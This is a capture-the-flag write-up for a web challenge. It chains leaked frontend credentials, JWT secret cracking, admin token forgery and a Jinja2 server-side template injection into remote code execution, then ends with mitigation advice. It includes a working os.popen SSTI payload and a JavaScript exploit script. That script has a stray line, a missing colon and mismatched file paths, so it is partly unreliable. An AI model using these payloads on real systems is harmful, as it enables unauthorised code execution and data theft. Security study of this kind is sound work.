
Author: Akash Gupta
Handle: codebreaker_1
Rank Achieved: 131
Challenge: Boot Sequence
Challenge Category: Boot to Root
Challenge Value: 200
Challenge Description: The Orbital Boot Sequence has stalled mid-launch. Can you restart the relay and seize control before the fleet drifts off-course? Submit the root flag for the win.
Challenge Instance : http://15.206.47.5:8443

Challenge Summary
The application presents a futuristic "Quantum Admin Console" used for relaying instructions to a fleet. It requires a valid session token to interact with the backend API.
The challenge involves a multi-step exploitation chain:
- Reconnaissance: analyzing client-side source code to find hidden logic and credentials.
2. Cracking: Brute-forcing the JWT signing secret.
3. Privilege Escalation: Forging an Admin token.
4. Remote Code Execution (RCE): Identifying and exploiting a Server-Side Template Injection (SSTI) vulnerability to retrieve the flag.
Reconnaissance
1. Source Code Analysis (The 4 JS Files)

Upon loading the web application, we opened the Developer Tools to inspect the source. We identified 4 distinct JavaScript files loaded by the application. After reviewing them, two files stood out as particularly interesting:
- console.js: This file contained the core logic for the admin console, including the checksum generation algorithm required to talk to the API.
- secret.js: This file appeared to be a leftover development artifact.
- telemetry.js: Analyzed this file and determined it was responsible for the futuristic "scrolling text" and visual logs (e.g., "Sector Sweep", "Buffer Ready") seen on the login screen. It contained no sensitive logic.
- hud.js: Verified this file managed the "Heads-Up Display" UI elements, such as panel transitions and CSS class toggles. It was purely for visual aesthetics.

2. Credential Leak
Inside secrets.js, we discovered hardcoded credentials for a standard user account.
- Username: flightoperator
- Password: GlowCloud!93
Using these credentials, we were able to log in to the application and obtain a valid Guest Session Token.

3. Analyzing the API Logic
After logging in, we examined the main console script (console.js). We found that every request to the /api/admin/hyperpulse endpoint required a custom checksum header. The script exposed a global function window.hyperpulseChecksum which we could use to generate valid signatures for our payloads.
Vulnerability Analysis
1. Cracking the JWT Secret
Although we had a valid user token, we needed Admin privileges. We extracted the JWT from sessionStorage and identified the algorithm as HS256.

Since HS256 uses a symmetric key, we attempted to brute-force the signing secret using Hashcat and the rockyou.txt wordlist.

2. Privilege Escalation (JWT Forgery)

With the secret key (butterfly) in hand, we forged a new Admin token. We decoded our guest token and modified the claims:
- Changed sub (Subject) to "admin"
- Changed role to "admin"
We signed this new payload with the butterfly secret and replaced our session cookie/storage with the forged token.
3. Discovering SSTI
Now authenticated as Admin, we started interacting with the console. We noticed that whatever command we sent (e.g., "test"), the server would "echo" it back in the response.
We checked the HTTP response headers and confirmed the server was running Python/Werkzeug. This tech stack suggested that the "echo" might be rendered using the Jinja2 template engine.

We verified this by sending a mathematical payload: Input: {{ 7*7 }} Output: 49
The server evaluated the math, confirming Server-Side Template Injection (SSTI).
Exploit
1. Constructing the Payload
To achieve Remote Code Execution (RCE), we needed to break out of the Python sandbox. We crafted a payload that accesses the global object to import the os module.
Payload Structure:
Python
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('COMMAND').read() }}
2. Extraction
We wrote a script to automate the checksum calculation and inject a search payload to locate the flag.
Automated Search: We injected a payload to search for sensitive files: find / -name *flag*. The script automatically located /root/flag.txt and retrieved its content.
Final Payload:
(async function readFlag() {
    console.clear();
    const token = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc2NTY4OTI0OCwiZXhwIjoxNzY1Njk5OTk5fQ.FN6yW5zILGb-7M7VzQ6q-uVjv5GkZy0RBhcjXBuoG7w";

       const targetFile = "/flag.txt"; //
   .

      function computeChecksum(payload, token) {
        const buffer = `${payload || ""}::${token || "guest-orbital"}`;
        let acc = 0x9e3779b1;
        for (let i = 0; i < buffer.length; i += 1) {
            const code = buffer.charCodeAt(i);
            const shift = i % 5;
            acc ^= (code << shift) + (code << 12);
            acc = (acc + ((acc << 7) >>> 0)) ^ (acc >>> 3);
            acc = acc >>> 0;
            acc ^= (acc << 11) & 0xffffffff;
            acc = acc >>> 0;
        }
        return (acc >>> 0).toString(16).padStart(8, "0");
    }

    const cmd = `cat ${targetFile}`;
    const sstiPayload = `{{ self.__init__.__globals__.__builtins__.__import__('os').popen('${cmd}').read() }}`;
    const sig = computeChecksum(sstiPayload, token);

    console.log(`[>] Reading: ${targetFile}...`);

    const r = await fetch("/api/admin/hyperpulse", {
        method: "POST",
        headers: { "Content-Type": "application/json", "Authorization"
`Bearer ${token}` },
        body: JSON.stringify({
            message: sstiPayload,
            checksum: sig,
            context: { reference: { pilot: "admin", systems: [] } }
        })
    });


})();
Response:
C10UdSEk_ReSeArCH_tEaM_CTF_2025{997c4f47961b43ceaf327e08bc45ad0b}
Boom got the final flag.
Mitigation Strategies
To secure the application against these attacks, the following changes should be implemented:
Secrets Management: Never hardcode credentials in frontend files (secrets.js) or source code. Use environment variables or dedicated secret management services (like AWS Secrets Manager or HashiCorp Vault) to store sensitive keys.
Reference: OWASP Secrets Management Cheat Sheet
Strong Cryptography: Use strong, random, high-entropy secrets for JWT signing (at least 256-bit). Avoid dictionary words like "butterfly" that can be easily cracked with standard wordlists.
Input Sanitization: Never pass user-controlled input directly into a template engine's render function. Always treat user input as data, not code. Ensure that your template engine is configured to auto-escape input by default.
Reference: PortSwigger: Server-Side Template Injection Prevention
Sandboxing: If templating is required, use a strict sandbox environment that removes access to dangerous modules like os, subprocess, and sys. For Python/Jinja2, consider using SandboxedEnvironment.
Reference: Jinja2 Documentation: Sandboxed Environment
Least Privilege: Ensure the web application user has restricted file system permissions and cannot access root directories or system configuration files.
Reference: OWASP Least Privilege Cheat Sheet